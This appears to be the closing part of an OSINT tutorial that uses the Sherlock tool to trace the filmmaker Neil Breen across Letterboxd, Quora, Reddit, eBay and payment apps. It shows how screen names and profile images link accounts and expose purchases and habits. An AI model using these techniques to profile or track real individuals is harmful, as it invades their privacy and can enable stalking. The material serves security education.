First, we see that there is a Venmo and Cash.me account listed. While these don't pan out here, many people leave their Venmo payments public, allowing you to see who they are paying and when. In this example, it appears this account was set up by a fan to accept donations on behalf of Neil Breen. A dead end.

Next, we move down the list, which is organized by a ranking of which sites are most popular. Here, we see an account that's more likely to be a personal account.



Neil Breen
Eating Tuna
pass-thru-film.com

84 Films | 0 This year | 1 List | 3,865 Following | 1,128 Followers

BIO


Making dank films since '05 and making buildings since '83

KNIGHTS OF THE BREEN TABLE:
Aaron Bilbrey
Dalton Henderson
Aaron Bilbrey
Aaron Bilbrey
Gustav Larsed
Aaron Bilbrey
Ralph Malcowitz
Aaron Bilbrey
Bailey Steen
Caleb Gallion
ComicTwerk4Sans
Chris Allred
Liam LoGrande (Fun fact my ballsack is LoGrande af)
Aaron Bilbrey
James... more

The link above also takes us to a very insecure website for a Neil Breen movie called "Pass-Thru" which could, and probably does, have many vulnerabilities.

- **Don't Miss:** How to Use Facial Recognition to Conduct OSINT Analysis

A reverse image search of Neil's Letterboxd and Twitter profile images also locate another screen name the target uses: **neil-breen**. It leads back to an active Quora account where the target advises random strangers.



Neil Breen

New Mexico in Las Vegas (I think)

I read and answer stuff


Why are you so incredible?

Neil Breen, former meat lover at Stuff. (2017)
Answered Jan 17, 2019

Because I am Neil Breen. Director of such classics as: Double Down (2005) I Am Here...Now (2009) Fateful Findings (2013) Pass Thru (2016) ... (more)

Already, we've taken one screen name, and through the profile image, found another screen name that we didn't initially know about.


Another common source of information are websites people use to share information. Things like SlideShare or Prezi allow users to share presentations that are visible to the public.



No uploads yet

But you can browse tons of interesting content on our featured content page.

If the target has made any presentations for work or personal reasons, we can see them here. In our case, we didn't find much. But a search through the Reddit account we found shows that the account dates back to before Neil Breen got huge.



1 Where Would be the best Geographic Location for a New American Metropolis?
r/AskReddit · Posted by u/neilbreen 3 years ago
Comment Share Save Hide Report

1 Hotel cleaning ladies of reddit, what one piece of advice would you give guests based on your experience?
r/AskReddit · Posted by u/neilbreen 3 years ago
2 Comments Share Save Hide Report

0 Is there a way to BUY permanent additional storage for Google Drive?
r/AskReddit · Posted by u/neilbreen 3 years ago
2 Comments Share Save Hide Report


1 PowerPoint defaulting to 4:3 is proof Microsoft is living in the past.
r/Showerthoughts · Posted by u/neilbreen 3 years ago
Comment Share Save Hide Report

1 Help, where can I find THIS Armani Exchange coat? imgur.com/px9YNN...
r/malefashionadvice · Posted by u/neilbreen 4 years ago
1 Comment Share Save Hide Report

1 Neil Breen's 4th Feature is Coming
r/movies · Posted by u/neilbreen 4 years ago
Comment Share Save Hide Report

The first post is promoting his movie, so that plus the age of the account means it's likely this one is legit. We can see that Neil likes Armani exchange, struggles with technology, and is trying to get ideas for where to set his next movie.

Finally, our crown gem is an active eBay account, which allows us to see many things Neil buys and read reviews from sellers he's had transactions with.



https://feedback.ebay.com/ws/eBay...

Home > Community > Feedback forum > Feedback profile

Feedback profile

neilbreen (455 ☆)

Positive Feedback (last 12 months): 100%
[How is Feedback percentage calculated?]

Member since: Sep-10-14 in United States

Member quick links

Contact member
View items for sale
View ID history
View eBay My World

ebay MONEY BACK GUARANTEE
Get the item you ordered or get your money back.
Learn what's included

Recent Feedback ratings ?
(last 12 months)

	1 month	6 months	12 months
Positive	0	29	83
Neutral	0	0	0
Negative	0	0	0

Detailed seller ratings ?
(last 12 months)

This information will be available when this member receives at least 10 detailed seller ratings.

529 Feedback received (viewing 1-25)

Revised Feedback: 0 ?

Period: All

Feedback	From	When
Great buyer with and fast payment. Perfect! THANKS!! --	Seller: mvsdiscountsales (45680 ☆) --	During past 6 months
Great communication. A pleasure to do business with. --	Seller: bpmedicalsupplies21 (116114 ★) --	During past 6 months
Thank you for an easy, pleasant transaction. Excellent buyer. A++++++. --	Seller: oempartsourcenc (51593 ☆) --	During past 6 months

The info here lets us dig into hobbies, professional projects, and other details leaked through purchases verified by eBay and listed publicly under that screen name.

Sherlock Can Connect the Dots Across User Accounts

As we found during our sample investigation, Sherlock provides a lot of clues to locate useful details about a target. From Venmo financial transactions to alternative screen names found through searching for favorite profile photos, Sherlock can bring in a shocking amount of personal details. The next step in our investigation would be to rerun Sherlock with the new screen names we've located during our first run, but we'll leave Neil alone for today.

I hope you enjoyed this guide to using Sherlock to find social media accounts! If you have any questions about this tutorial on OSINT tools, leave a comment below, and feel free to reach me on Twitter @KodyKinzie.